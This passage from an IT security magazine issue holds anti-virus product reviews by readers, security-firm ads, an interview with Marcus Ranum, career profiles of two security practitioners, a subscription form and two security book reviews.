On the positive side there several benefits of anti-virus software. Any time you have an unhardened system on your network or if you are in a situation where you cannot proactively manage your systems, then anti-virus often serves as a good line of defense. It also serves as that final layer of protection for when users get sloppy. Even when management is not on board with your information security initiatives, you know that your anti-virus software is running in the background doing its thing to reasonably protect your systems.

The downsides are just as plentiful though. Anti-virus software is not only a resource hog – even on the latest and greatest hardware – it is also yet another component of security that has to be managed. Also, most anti-virus software is reactive in nature. In other words, it attempts to detect and prevent a threat that likely should not have gotten there in the first place. In addition to the obvious stuff, there are several situations where anti-virus software cannot and will not help. It likely will not help when new computers with no (or outdated)

anti-virus software are first placed on the network. When it is disabled and forgotten about either unintentionally or carelessly. And when it is not installed or updated on standalone systems.

Another negative is that we often depend users to keep an eye out – even manage – their own anti-virus software. Users often have full control to disable the software at will which introduces unnecessary risks into the environment. Finally, there is this assumption that secure now equals secure always. The general belief is that as long as you pass your periodic network vulnerability assessments that all is well in the security land. Management falls for this all the time but it could not further from reality.

There are also quite a few pain points from my non-scientific study of regular Joe admins. When I have asked the question *Do you feel confident that anti-virus software really helps keep our networks safe from malware?* I heard everything from *Um, not really. They have plug-ins and such that say they do, but get real. to I think it helps only as far as users and admins let it. Rogue users and lazy admins decrease it is effectiveness. I also think it is not a total solution.* When asked about any recurring pain points in the spyware fight, I got a response that summed it all up: *I use two of the mainstream freeware tools for spyware. Both work well, when I manually run them on everyone's machines. That is my pain point. It only finds them, not prevents them from getting there in the first place.*

When managing the security of your network, know that anti-virus software is not everything you need to fight the malware fight. You cannot rely on just one tool to

keep things in check. Other tools that can work to complement and help fill the void left by anti-virus software include:

- Built-in OS enumeration tools
- Process analyzers
- Personal firewalls
- Vulnerability scanners
- Network analyzers
- GPOs in Windows to control executables
- Third-party end point protection tools

These tools will help you find and fight vulnerabilities related to malware you would likely never catch otherwise.

The bottom line is that we have got to keep up with the trends. Be it zero-day threats, Web 2.0 issues, mobile malware, or distributed botnets, this problem is not going away. Talk with others and read the reviews. Look for anti-virus solutions that are simple to use and administer. Centrally-manageable enterprise anti-virus software is the way to go if you can justify the price. With higher-end products, you are going to get practical reporting, a layer of security that does not rely on users, protection beyond more than just the basics, software that plays nicely with other technologies, and, most importantly, a solution that helps automate malware protection.

### About the Author

Kevin Beaver is an independent information security consultant, keynote speaker, and expert witness with Atlanta-based Principle Logic, LLC where he specializes in performing independent security assessments. Kevin has authored/co-authored seven books on information security including *Hacking For Dummies* and

Hacking Wireless Networks For Dummies (Wiley). He is also the creator of the Security On Wheels information security audio books and blog providing security learning for IT professionals on the go. Kevin can be reached at [kbeaver\[at\]principlelogic.com](mailto:kbeaver[at]principlelogic.com).

### AVG

Personally I would use AVG and professionally it would depend on the use but a mixture of Symantec, Sophos and McAfee. AVG because it is just as good as any other virus scan, regular updates and is free to use. Symantec do ICAP anti virus products so we need to choose them for that purpose. Then Sophos and McAfee for Mail scanning AV purposes. Mainly been a choice of the above three. For in office desktop use we don't have a problem as everyone in the company uses UNIX or Linux. None meet our requirements or have handle the load we deal with. Anytime I've used AVG on a workstation its had performed exceptionally well for the person I have provided it to. Safe, fast and secure. In regards to enterprise requirements any of the products I have mentioned have performed quite well given their deployment. Normal cause of problem is license expiring or problems with upgrades such as trying to upgrade some Symantec products on Solaris servers. Use AVG as much as possible, do not spend money on desktop AV when you do not need to. For enterprise use, try Symantec for ICAP inline HTTP Proxy scanning. Try Sophos and McAfee for mail use. Anti Virus is a unfortunate necessity of every organisation today but alot of money can be saved with simple thinking and when larger purposes are needed the main contenders in the industry are usually fine to choose.

#### Notes:

- Quality/price: 9,5
- Effectiveness: 9
- Final, general note: 9

by *B.O.F.H.*

### QuickHeal Antivirus Lite

I use QuickHeal Antivirus Lite. I decided to give it a try after unsatisfactory results from the use of other brand names like BitDefender Free edition, AVG, and similar. Another reason

to choose this one was that it came free on the bonus dvd that came with an issue of PC Advisor magazine. I was using NOD32 before as it was lite and comprehensive, and took less scanning time. I changed it because there were some recurring viruses that weren't able to leave my system. I even recommended it for use at an internet cafe I frequent but it did not meet our expectations. I considered to use Panda Antivirus 2008. I've heard all the hype about this software, and also Kaspersky's. I have not really tried them both before so I was a little reluctant. I managed to install the QuickHeal Lite version at the internet cafe I use and to our surprise, the users have been really impressed. Upon insertion of one's usb drive it automatically scans and repairs (most often rather than delete) the infected items on the device. Prior to installation they were using McAfee VirusScan, and this antivirus will scan and detect malicious code and delete, but upon re-insertion of usb device the malicious code will still be present. The internet cafe is still making use of this software and I am using one such machine there as I write. No problems so far! It automatically updates itself, and will continue to update for a full year (it came with a 1-year free update value) and proactively keeps destructive code at bay. So far, QuickHeal Antivirus Lite is the most effective antivirus solution I've implemented with the least problems and most benefits. I do not plan to change the software, and it will also be used at the internet cafe I use until we notice any undesirable effects. It is just as its name says: it Heals Quickly and it's light, and best of all, free for one year.

#### Notes:

- Quality/price: 9
- Effectiveness: 10
- Final, general note: 10

by *Benjamin Aboagye*

### Avira Antivirus

We Use Avira Antivirus. The reason why our company has decided to choose this software were: protection against viruses, worms and Trojans, rootkits detection and deleting, special protection against email viruses (POP 3) – it meets our expectations. Well, we have used McAfee antivirus earlier.

We decided to change it for Avira program because McAfee software had not detected one virus which was infected in our network and Avira had detected it. Whenever some new virus tried to get infect my box, it asked for deletion or for Quarantine as user input weak point it is a little bit slow. But it is not that huge problem – it is fine. I have not had any breakdowns or hang-ups at all. I would definitely recommend it to other users or companies!

#### Notes:

- Quality/price: 10
- Effectiveness: 9
- Final, general note: 9.5

by *Sanjay Bhalariao*

### ClamAV for Linux

I use ClamAV for Linux. I choose to use this only because you can't be too safe even if you are running linux. ClamAV happens to be one of the few linux anti-virus solutions and runs straight from the command line. I had not for Linux. I still use my SNORT IDS though in conjunction with ClamAV. Problems? None, I am very satisfied with ClamAV's functionality and updates. ClamAV helps to protect my computer by scanning my file system every night through a cron job. The results are stored in a file and emailed to me. I think one of the best points about this program is the command line use. My linux servers run Ubuntu server distribution and I don't always have access to a GUI. The command line access allows me to scan from any text terminal and also create easy to use scripts for my users. Installed perfectly. No problems at all. I am not sure if I would recommend this as a commercial company AV solution, but its great to have on stand-alone servers or home linux computers. It barely sucks up resources and updates are constantly maintained. If you need a small, yet easy to use anti-virus for linux then ClamAV is the way to go.

#### Notes:

- Quality/price: 10
- Effectiveness: 10
- Final, general note: 10

by *Brandon Dixon*

# CONSUMERS TEST

## AVG Free edition

Its price and performance/effectiveness are similar to Norton and McAfee. I used Norton AV, Norton Internet Security and McAfee AV before. I have considered going back to Norton, but detest integrated solutions and subscription solutions.

AVG's scheduler is very effective for setting up routine scans, it's very easy to do a manual scan. I use it to manually scan any attachment I receive from unknown persons and certain members of my family. I have a very large image and music collection (down side of having a fast and high mega pixel camera) and it will bog down on those. When I added a NAS device to my network, it appeared to the system as a local drive and was automatically set up to be scanned in the daily full scan which took a very long time as it was a mirror of my main system drives. Once I realized what was going on, it was quick to change that behavior without any issues. I did choose this product again when I purchased a new laptop. I will be buying the subscription version, even though I detest subscriptions, due to their subscriptions being a bit less intrusive than Norton's or McAfee's. For a free product it holds up quite well against the competition and does not shut down my internet connectivity when I turn it off (Norton 360/Internet Security). It has caught everything that has come into my computer from family and friends emailing me all sorts of garbage, and it has held its own against the big boys on every test pitting it against them. The lack of voice support (from a call center on a different continent, or otherwise) does not bother me as I've never had to contact them for support.

### Notes:

- Quality/price: 9
- Effectiveness: 8,5
- Final, general note: 9

by Neil Smith

## McAfee

I use McAfee Anti-Virus program. Why I have chosen this software? Because it is most widely used and constantly updates the virus definitions. I have used Symantec Antivirus before but I decided to change it because

of memory leaks and virus definition update not frequent. I also considered to use the AVG program in the past. Anti-Virus software constantly checks for virus and worms by scanning the incoming traffic and notifies the user about a virus and quarantines it. There are some memory leaks in the software which sometimes eats up the memory resources or crashes the software. I had some problems with the program because of memory leaks. I could go with McAfee again though, since there are no major issues with it.

### Notes:

- Quality/price: 6
- Effectiveness: 7
- Final, general note: 7

by Saurabh Harit

## AVG Anti-Virus Free Version

I have several PCs and use several different anti-virus programs but one of my favorite programs is the Free Version of AVG Anti-Virus. There are several reasons I use this program. It works well, it is free and it does not suffer from being so well known and so widely distributed that hackers attempt to disable this program with their malware like they do with the market leading anti-virus programs. I could be wrong about the distribution coverage of this software, however, because when I checked Download.com today it indicated that it has been downloaded 65,054,809 times. I have also used Symantec Corporate Anti-virus versions 9.0, 10.0 and 10.2 on my home PCs and continue to do so. However, Symantec demands more system resources than does AVG so in some situations I prefer the smaller footprint of AVG.

I actually use several other anti-virus programs including Stinger, Avast, Clam, and Trend Micro House Call. I generally do not run them at the same time, however. I find that to some extent they complement each other when used carefully so that conflicts between them are avoided. AVG Anti-Virus Free Version works well and keeps my PCs well protected. It does not have the fanciest interface but it updates its definitions frequently and does an excellent job in protecting both

files and email. I continue to use this program and often recommend it to other users who have indicated they are pleased with its performance.

### Notes:

- Quality/price: 9
- Effectiveness: 8
- Final, general note: 8,5

by Donald Iverson

## Trend Micro Internet Security 2008 Pro

I personally use Trend Micro Internet Security 2008 Pro for my Windows system, and none for my Linux systems. I have chosen this software because of the many good experiences with it. I have used Trend since the day I bought my first PC, and have never actually had a virus on my PC that has infected it. Everything has been picked up before it has a chance to do any damage to anything, and because of this, I continue to use this happily. Trend was also one of the first on the scene in the Western World in the fight against a new Asian virus that me and a few other guys were researching. I found this a pleasing effort. I have used Comodo Anti-Virus before, but decided not to use it over Trend, simply because I was more used to Trend. As stated before, I have tried comodo, but decided not to use it in the end because I was more used to Trend, and because Trend does have more features and is a more well known company. Trend sits in the background and scans every file that I use on the computer in order to prevent any viruses before they take control, as well as it scans most files before I use them, plus it is own weekly scan schedule. Some of the weak points would simply be that it slows down older systems, and in some versions of Vista, it will conflict with traces of Windows Defender and cause your computer to start slowly. The only breakdowns/hangups that I have had are due to the stability (or lackthereof) in the Microsoft based Operating Systems. The actual program has never stopped working except due to faults that I have cause through shifting of hard drives

when I split the program over two of them. I would definitely choose this program again if I had the chance, and I do recommend it to everyone, especially those who've managed to get stuck in the rut of Norton Systems, their slowness, and their vulnerability to exploitation. I have never really had a complaint with Trend.

## Notes:

- Quality/price: 8,5
- Effectiveness: 9
- Final, general note: 8,5

by *Stephen Argent*

## McAfee VirusScan

I use McAfee VirusScan. It is being used in a corporate environment. The vendor selection process was mainly driven by cost, centrally managed features and reporting. The fact that McAfee is a well known vendor also helped. There was no change there, we were using this product but not all its features. The other main contender was Symantec, but the price was higher. Since it is centrally manageable it provides a good overview of the anti virus protection of the infrastructure. Reports on deployment and malware detection are also helpful. On the down side, it is sometimes quite hungry on cpu or affects file transformation. No specific outage that I remember on the software level. The only issues are related to the effect on server/application performance. I am quite happy with the product and have no plan to change although we haven't really tried other products. It is a good product in an enterprise environment.

## Notes:

- Quality/price: 7,5
- Effectiveness: 7
- Final, general note: 7

by *Jim Djoka, Security Officer*

## Kaspersky Internet Security v. 7.0

I use Kaspersky Antivirus v. 7.0 which is part of the Kaspersky Internet Security v.

7.0. Before that I was using Active Virus Shield by AOL based on Kaspersky Engine and I was very content about it. It was fast, good and free program. Unfortunately, AOL stopped supporting AVS and I had to change it. I have chosen software based on the same engine that I used – Kaspersky Internet Security. I have been also using Avast! Antivirus program before. I was not fully satisfied with this program because it did not detect a lot of viruses. I had to use another scanner to disinfect my computer.

Personally, I think Kaspersky does not have any weak points at all. I have never had any problems with any application since I started using it. Kaspersky AV is also very fast and, which is very important, it doesn't slow down my machine while I am using it. It helps me to keep all my files safe. It also checks my e-mails, so I can be sure, that nothing can infect my computer when I am working with my mail software. Add-ons like anti-spyware and anti-spam are also very useful. As long as I'm using it, I did not notice any problems or breakdowns at all. I think that KIS is one of the best antivirus programs I ever used. This is not only my opinion but a lot of antivirus tests confirm that. This product provide full protection for my computer and also is quite cheap comparing to its quality.

## Notes:

- Quality/price: 10
- Effectiveness: 10
- Final, general note: 10

by *Piotr Michałowski*

Source Ltd. [www.source.com.pl](http://www.source.com.pl)

## Symantec Endpoint 11.x & Kaspersky

I use Symantec Endpoint 11.x at work and Kaspersky on my home Windows boxes.

Work chose Symantec because it is a large company and they probably felt more comfortable with a larger company like Symantec.

Previously I used Trend, Kaspersky and Sophos. I moved from Trend to Symantec

because Trend Micro did not do a great job of catching malware.

I have considered buying Kaspersky and Sophos. Kaspersky had to little of a market in the US. Sophos was pricey and its protection did not seem as great as advertised.

Symantec seems okay on malware/virus catching but is a resource killer and has an insane amount of bugs that constantly effect production. Kaspersky does a great job on stopping/detecting stuff but could use an interface and options update.

Symantec has caused nothing but hangups and breakdowns. A lot of the main features do not work as one would expect. The distribution centers do not work properly and is almost a must with large networks with multiple wan points. The console is horribly slow and reporting is a disaster. The installation is very awkward and installs everything no matter what you set it to install, it just disables features so the installation is large and cumbersome. I could go on for days.

Symantec I would not recommend to anyone in a larger business with a wide variety of applications. A lot of them have issues with Symantec. I feel their code is somewhat like Microsofts, it just keeps getting piled on and on without ever really optimizing anything just constantly adding stuff and not correcting stuff causing an overbloat on the code. Supposedly Symantec 11 is a brand new code and is not backwards compatible. New untested code could be a lot of our issues but overall I would recommend everyone to stay away.

Kaspersky is a great little app. Lots of power and quick and light weight but for the standard user it could be cumbersome to control and figure out. The interface and messages details could use an overhaul

## Notes:

- Symantec
  - Quality/price: 4
  - Effectiveness: 4
  - Final: 4
- Kaspersky
  - Quality/price: 8
  - Effectiveness: 9
  - Final: 9

by *Nick Baronian*



# EXCLUSIVE&PRO CLUB

000100 Day Consulting  
is your network ready?

## Zero Day Consulting

ZDC specializes in penetration testing, hacking, and forensics for medium to large organizations. We pride ourselves in providing comprehensive reporting and mitigation to assist in meeting the toughest of compliance and regulatory standards.

[bcausey@zerodayconsulting.com](mailto:bcausey@zerodayconsulting.com)

DIGITAL ARMAMENTS

## Digital Armaments

The corporate goal of Digital Armaments is Defense in Information Security. Digital armaments believes in information sharing and is leader in the Oday market. Digital Armaments provides a package of unique Intelligence service, including the possibility to get exclusive access to specific vulnerabilities.

[www.digitalarmaments.com](http://www.digitalarmaments.com)



## Eltima Software

Eltima Software is a software Development Company, specializing primarily in serial communication, security and flash software. We develop solutions for serial and virtual communication, implementing both into our software. Among our other products are monitoring solutions, system utilities, Java tools and software for mobile phones.

web address: <http://www.eltima.com>  
e-mail: [info@eltima.com](mailto:info@eltima.com)



## First Base Technologies

We have provided pragmatic, vendor-neutral information security testing services since 1989. We understand every element of networks - hardware, software and protocols - and combine ethical hacking techniques with vulnerability scanning and ISO 27001 to give you a truly comprehensive review of business risks.

[www.firstbase.co.uk](http://www.firstbase.co.uk)



## @ Mediaservice.net

@ Mediaservice.net is a European vendor-neutral company for IT Security Testing. Founded in 1997, through our internal Tiger Team we offer security services (Proactive Security, ISECOM Security Training Authority for the OSSTMM methodology), supplying an extremely rare professional security consulting approach.

e-mail: [info@mediaservice.net](mailto:info@mediaservice.net)



## @ PSS Srl

@ PSS is a consulting company focused on Computer Forensics: classic IT assets (servers, workstations) up to the latest smartphones analysis. Andrea Ghirardini, founder, has been the first CISSP in his country, author of many C.F. publications, owning a deep C.F. cases background, both for LEAs and the private sector.

e-mail: [info@pss.net](mailto:info@pss.net)



## Priveon

Priveon offers complete security lifecycle services – Consulting, Implementation, Support, Audit and Training. Through extensive field experience of our expert staff we maintain a positive reinforcement loop between practices to provide our customers with the latest information and services.

<http://www.priveon.com>  
<http://blog.priveonlabs.com/>



## MacScan

MacScan detects, isolates and removes spyware from the Macintosh. Clean up Internet clutter, now detects over 8000 blacklisted cookies. Download your free trial from:

<http://macscan.securemac.com/>

e-mail: [macsec@securemac.com](mailto:macsec@securemac.com)

# EXCLUSIVE&PRO CLUB

# EXCLUSIVE&PRO CLUB



## NETIKUS.NET Ltd

NETIKUS.NET Ltd offers freeware tools and EventSentry, a comprehensive monitoring solution built around the windows event log and log files. The latest version of EventSentry also monitors various aspects of system health, for example performance monitoring. EventSentry has received numerous awards and is competitively priced.

<http://www.netikus.net>  
<http://www.eventsentry.com>



## Heorot.net

Heorot.net provides training for penetration testers of all skill levels. Developer of the DeICE.net PenTest LiveCDs, we have been in the information security industry since 1990. We offer free, online, on-site, and regional training courses that can help you improve your managerial and PenTest skills.

[www.Heorot.net](http://www.Heorot.net)  
e-mail: [contact@heorot.net](mailto:contact@heorot.net)



## ElcomSoft Co. Ltd

ElcomSoft is a Russian software developer specializing in system security and password recovery software. Our programs allow to recover passwords to 100+ applications incl. MS Office 2007 apps, PDF files, PGP, Oracle and UNIX passwords. ElcomSoft tools are used by most of the Fortune 500 corporations, military, governments, and all major accounting firms.

[www.elcomsoft.com](http://www.elcomsoft.com)  
e-mail: [info@elcomsoft.com](mailto:info@elcomsoft.com)



## Lomin Security

Lomin Security is a Computer Network Defense company developing innovative ideas with the strength and courage to defend. Lomin Security specializes in OSSIM and other open source solutions. Lomin Security builds and customizes tools for corporate and government use for private or public use.

tel:703-860-0931  
<http://www.lomin.com>  
<mailto:info@lomin.com>

## JOIN OUR EXCLUSIVE CLUB AND GET:

- **hakin9 one year subscription**
- **classified ad for duration of your subscription**
- **discount on advertising**

You wish to have an ad here?  
Join our EXCLUSIVE&PRO CLUB!

For more info e-mail us at [en@hakin9.org](mailto:en@hakin9.org) or go to [www.buyitpress.com/en](http://www.buyitpress.com/en)

# EXCLUSIVE&PRO CLUB

# Interview with Marcus J. Ranum

Marcus J. Ranum is a world-known system designer. Marcus is a Chief Of Security for Tenable Security, Inc. where he is responsible for research in open source logging tools, and product training. In this interview he talks about his point of view on IT security, hackers and his career.

**Could you, please, introduce yourself to our readers?**

Hi, I'm Marcus Ranum. I wear lots of hats but my main role in the industry today is as CSO of Tenable Network security, teacher, writer, and analyst. You might say that I'm a professional conference-goer – at least it feels that way to me. I started off as a system/network administrator, then wound up coding firewalls, becoming a product manager for my own firewall product, CTO for a start-up, CEO of my own start-up, and finally back to consultant and teacher. I guess I've got a lot of *been there, done that* experience at this point in my life. It's been interesting, since I've had a front row seat and some small part in the entire evolution of the computer security industry.

**How did you get into the security business?**

My first involvement with security was when I was a junior system administrator at a hospital back in the early 80's. One of our systems got hacked via a password-guessing attack and we changed the passwords and got back to work. Then, in 1990, when I was working as a presales support engineer at DEC, my boss assigned me the

task of upgrading our internet gateway (decuac.dec.com) and told me I should talk to Bill Cheswick about *firewalls*. After that, it was like getting your necktie stuck in a piece of farm machinery – security sucked me in and I never managed to get out of it.

**Where do you see the security field going in the next 1-3 years?**

I don't think it will change much. I don't think it has changed much in the last 20+ years, so the 1-3 year horizon seems pretty close. My prediction is that we're going to see *more of the same*.



The biggest factor influencing security right now is compliance legislation and the PCI regulations, combined with information leak reporting requirements. All the regulations and standards are just basic obvious common sense things that everyone should have been doing all along – only, now, the lawyers are involved. I don't think any industry gets more efficient (or better or cheaper) once the lawmakers and lawyers are involved. But that's what's going to drive the next few years of security: lots of money spent on checklists and backfilling obvious stuff that everyone should have been doing all along.

## What are the basics that you think every security person should know?

There are underlying rules that are technology-independent and security practitioners should understand those. For example, understanding transitive trust, or where matching is useful for classification and when it's not – things like that. Security practitioners should be inherently skeptical but instead (isn't this ironic?) they are too trusting. They should want to know *how things work*, not *what they do* which is an antidote to marketing nonsense. Whenever I ask questions like *why do you think XYZ is secure?* I want to hear a reasoned argument based on understanding of where the data flows, what layer 3 controls are in use, what layer 7 controls are in use, and how the design's failure modes are understood and compensated for – not *it does stateful packet inspection*.

The industry right now is too focused on silly details instead of fundamentals. One of my favorite things to do is to ask a room full of security people to tell me what *stateful packet inspection* actually is, or does. Lots of blank stares.

## So – basics:

- Transitive trust and how trust works; consequences of trust and the limits of having humans in the loop
- Classification approaches; whitelists, greylist workflow, heuristics, and signatures
- The security stack; what controls work at what layers

- Designing systems so that failure is a self-diagnosing security alert
- How to detect and avoid marketing B.S.

## What will be next big hacker target? Some people say the Apple iPhone, what do you think about that?

The iPhone certainly screams *KICK ME* – I couldn't decide whether to laugh or cry when I heard that it's running a UNIX-like O/S with all its services configured to run as *root*. Apparently someone at Apple decided to show that they could actually be stupider than Microsoft if they tried. Well, mission accomplished – they're going to be fixing and paying for that mistake for a very long time.

## What do you think is the top certifications for Security Consultants?

When I see an organization that makes hiring decisions based on a certification, I know it's an organization that has a lazy HR department and poor hiring practices. Someone's resume (and an interview) will always tell you vastly more about a person's technical skills and competence than an alphabet salad can.

## What inspired you to work on packet filtering technology such as the firewall?

Firewalls weren't, originally, packet filtering technologies. I did all my work on firewalls back when everyone understood that security was a layer 7 problem. The packet filtering firewalls came to dominance because they were very effectively marketed as *faster* (yes, they are – one great way to be fast is to not do very much) and layer 7 analysis is always protocol-specific and code-costly. I wish I could say that I started off doing firewalling at layer 7 because *I knew it all along* but it was more due to the fact that I was a pretty good socket/application coder back then, and felt that sockets were the best metaphor for thinking about point-to-point application connectivity – which is what a firewall is all about.

I think the industry's love affair with packet filtering was a side-step into stupid. Basically, the premise was that security could be accomplished without looking at application traffic – can you imagine anything more naive? Layer 7

processing is slowly finding its way back into firewalls under the guise of *intrusion prevention* and *deep packet inspection* but I think it's going to be a while before there's a realization that you want to *permit what is correct* rather than trying to *filter what is bad*. That's the only way to do it right and *doing it right* is what got me interested in and designing firewalls in the first place.

## Do you think PF has seen its day and behavior analysis will take its place?

I think packet filtering was a short-lived mistake, and people are just starting to figure that out. The vulnerability war has almost entirely been being fought at layer 7 all along; it's always amazed me that people have accepted a layer 3 and a half approach as a possible solution to a layer 7 problem.

## Who is hacker in your opinion?

### Can you define hacker in your context?

Arrrrh! You're going to get me stuck in the whole *political correctness* terminology debate. *Hacker cracker* – whatever. At this point, the term *hacker* has taken on a negative connotation and it's too late to fix it. Don't blame the media for getting the terminology wrong, and don't try to re-train everyone to call the bad guys *crackers*. It's too late. The problem is that a large number of bad apples are in the barrel – deal with that and forget about terminology.

Another term I like to avoid is the current popular use of *security researcher* as someone who goes around hunting for bugs in applications. Sorry, but – *security researchers* are the people who are working on inventing and developing new ideas to improve security; they are not bug-hunters and vulnerability pimps. Calling the vulnerability pimps *security researchers* is giving them far too much credit.

## What kind of source code analysis tool did you use? Rats? Opensource tools? Which one is the best in your opinion?

I used Fortify's Source Code Analyzer and I still do all my development (such as it is) using CodeCenter.

by hakin9 team



# SELF EXPOSURE



**Richard Bejtlich**  
A founder of TaoSecurity. He has authored or coauthored several security books, including *The Tao of Network Security Monitoring*

## Where did you get your first PC from?

My first PC was a 1980-era Timex-Sinclair ZX-80. My dad paid \$100 for the build-it-yourself kit, but Sinclair sent us a fully-assembled model. My first IBM-compatible was a 386SX I bought at Radio Shack in 1993.

## What was your first IT-related job?

I started my hands-on, technical security career as a Captain in the Air Force Computer Emergency Response Team, part of the Air Force Information Warfare Center and Air Intelligence Agency, in 1998.

## Who is your IT guru and why?

I have three "Wise Men" whose opinions I respect greatly: Ross Anderson, Marcus Ranum, and Dan Geer. Gene Spafford would be the fourth. Robert "Bamm" Visscher helped mentor me and continues to do so.

## What do you consider your greatest IT related success?

Any time I detect and eject a bad guy from a customer network, I consider it a win.

## What are your plans for future?

I am Director of Incident Response (and detection) for General Electric, and I look forward to building the GE Computer Incident Response Team and corresponding capabilities.

## What advice do you have for the readers planning to look for a job on the IT Security field?

Here are seven ways you can make yourself more attractive to security-minded employers: represent yourself authentically, stop using Microsoft Windows as your primary desktop, attend meetings of local security group, read books and subscribe to free magazines, create a home lab, familiarize yourself with open source security tools, practice security wherever you are, and leverage that experience. For more detailed answer, please, visit this blog post:

<http://taosecurity.blogspot.com/2006/12/starting-out-in-digital-security.html>

## What OS do you use and why?

I am a big FreeBSD fan!



**Harlan Carvey**  
A computer forensics author, researcher and practitioner. He has written several books and tools focusing on Windows systems and incident response.

## Where did you get your first PC from?

My first PC was a Timex-Sinclair 1000, and I wrote programs in BASIC and saved them to a tape recorder. I later programmed in BASIC on an Apple IIe, and then Pascal on TRS-80s and an Epson QX-10.

## What was your first IT-related job?

I've been interested in computers for a while, but the first job that I had that was directly related to IT was setting up and managing my own lab in graduate school. I had set it up for my thesis work, as well as for use as a demonstration piece for basic networking courses.

## Who is your IT guru and why?

I have several folks I look up to... for example, the ultimate hacker, Steve Wozniak. Also, Jesse Kornblum and Rob Lee.

## What do you consider your greatest IT related success?

My book, *Windows Forensic Analysis*. This book is the kind of book that I've been looking for, and I can only hope that others find it useful.

## What are your plans for future?

To contribute to the computer forensics community, specifically with regards to incident

response and forensic analysis of Windows systems. I would like to do this through a variety of media and forums, such as books, articles, seminars, training, conferences, etc.

## What advice do you have for the readers planning to look for a job on the IT Security field?

Do not wait for someone to hand you something. Dig, think critically, and ask questions...but do so intelligently.

## What OS do you use and why?

I use it for several reasons. The first of which is that's what most of the customers that I deal with use. I am not averse to Linux, and will use a variant or distribution as necessary, but for research purposes, there are far too few people doing any real work in the area of Windows (as compared to \*nix), and yet in every position I've been in, the predominant OS in use is Windows. Another perspective is that a great many folks in the forensic analysis community use nothing more than EnCase, running on Windows. In attempting to educate them in "going deeper" into forensic analysis, it would be impossible to have them install Linux. Instead, I write tools and scripts that run on the platform they are using.

# 3 easy ways to subscribe:

## 1. Telephone

Order by phone, just call:

**1-917-338-3631**

## 2. Online

Order via credit card just visit:

**[www.buyitpress.com/en](http://www.buyitpress.com/en)**

## 3. Post or e-mail

Complete and post the form to:

**Software Media LLC**

1461 A First Avenue, # 360

New York, NY 10021-2209, USA

or scan and email the form to:

**[subscription@software.com.pl](mailto:subscription@software.com.pl)**



## hakin9 ORDER FORM

**Yes**, I'd like to subscribe to *hakin9* magazine  
from issue        
1 2 3 4 5 6

### Order information

( individual user/  company)

Title \_\_\_\_\_

Name and surname \_\_\_\_\_

address \_\_\_\_\_  
\_\_\_\_\_

postcode \_\_\_\_\_

tel no. \_\_\_\_\_

email \_\_\_\_\_

Date \_\_\_\_\_

Company name \_\_\_\_\_

Tax Identification Number \_\_\_\_\_

Office position \_\_\_\_\_

Client's ID\* \_\_\_\_\_

Signed\*\* \_\_\_\_\_

### Payment details:

- USA \$49  
 Europe 39€  
 World 39€

I understand that I will receive 6 issues over the next 12 months.

Credit card:

- Master Card  Visa  JCB  POLCARD  
 DINERS CLUB

Card no.

Expiry date     Issue number

Security number

I pay by transfer: Nordea Bank

IBAN: PL 49144012990000000005233698

SWIFT: NDEAPLP2

Cheque:


I enclose a cheque for \$ \_\_\_\_\_  
(made payable to Software-Wydawnictwo Sp. z o.o.)

Signed \_\_\_\_\_

Terms and conditions:

Your subscription will start with the next available issue. You will receive 6 issues a year.

# BOOK REVIEW



Author: David Litchfield  
Publisher: Wiley&Sons, 2007  
Pages: 190  
Price: \$44.99

## The Oracle Hacker's Handbook: Hacking and Defending Oracle



Standard deployment and setup of high-end database engines might seem to be the best way to run a database, but almost every time they turn out to be the riskiest.

Meet Oracle and, more importantly, meet David Litchfield of Next Generation Security Software. Mr. Litchfield is continuously assessing Oracle's security vulnerabilities from various perspectives, while being recognized as the world's premier expert on Oracle database security.

I have plunged into his latest book, *The Oracle Hacker's Handbook: Hacking and Defending Oracle* (John Wiley & Sons, 2007). Needless to say, having stood by an Oracle 10g standard setup, of which you might have the chance to see in a developer's environment or in large deployments, no one cares about how performance or security really look like. I can tell you how they look--disastrous.


There is a highly dense amount of information inside this book. It follows a structured format by presenting the flaws

followed by the proof-of-concept code.

Finally it is up to you as to how creative you can use this information in protecting your Oracle setup, or to use this information to test the strength of your database setup by, for example, assaulting an Oracle's listener.

For those looking for a fast recipe to bring down an Oracle setup or searching for the holy grail of exploits, this book is not for you. Instead, it is a must-have source for generating a checklist or cheat-sheet to setup a secure Oracle database. The information in this book should be used alongside the official Oracle's Security Checklist white-paper.

Covering security aspects from network sniffing to running OS commands from within PL/SQL, this book intends to be a collection of handcrafted injections and sample C code. Carefully laying the plans of how one would escalate privileges relying on poor setup or unpatched security holes. Worth checking and also of great value is the appendix of default usernames and passwords everyone should steer clear of using.



Author: Robert Schifreen  
Publisher: Wiley&Sons, 2007  
Pages: 398  
Price: \$29.99

## Defeating the Hacker: A Non-Technical Guide to IT Security



I have to admit, when I first looked at this book I was hoping for coverage of recent security vulnerabilities and the latest in password bypassing tricks. You may think that is a little immature, but that is what many security IT analyst are looking for in a book like this. Unfortunately, this book does not cover recent security vulnerabilities nor the latest in hacking techniques. It is important to read the title carefully – *Non-Technical Guide to Computer Security*.

I was hoping for a review of the latest hacking techniques but we all know miracles happen rarely and new hacking techniques are even more of a rarity. If you want to read up on the latest in hacking techniques and security vulnerabilities you should look for the *Hacking Exposed* or *Hack Proofing* book series, which speak for themselves. This book, however, turns out to be for people who want a basic introduction in to how hackers operate. I was

expecting a hacking tutorial because that is how these types of security books tend to end up. Underground hacking FAQs from 90s evolved into books with color pictures and hard covers. That is what I was expecting from this book as well. Fortunately this book is more, and I have to admit that I am not disappointed at all.

This book is not just another *tutorial book* because it covers all the security issues that are important from the regular IT person's point of view. As an IT person you can gain a whole new perspective on what is going on in your company network and how to control it without getting into all the technical details, which are the real reasons why IT security is so poor these days.

As a person preferring an Open-Source platform the lack of non-windows security topics in this book was big minus to me; however, I know the operating systems market is dominated by that one company in Redmond.

For the more experienced, Hacking and Defending Oracle lays down some information about unwrapping encrypted PL/SQL code that everyone is so fond of using in their application security assessments. Yet there are lots of things you should research on your own.

While you are busy with other things in your day-to-day routine, such as managing large deployments, to database structure augmentation, or writing the next generation accounting application, it is very comforting to think that someone else is watching your back on database security. Worth checking out, this book will eventually turn into the Bible series everyone should have on their desktop.

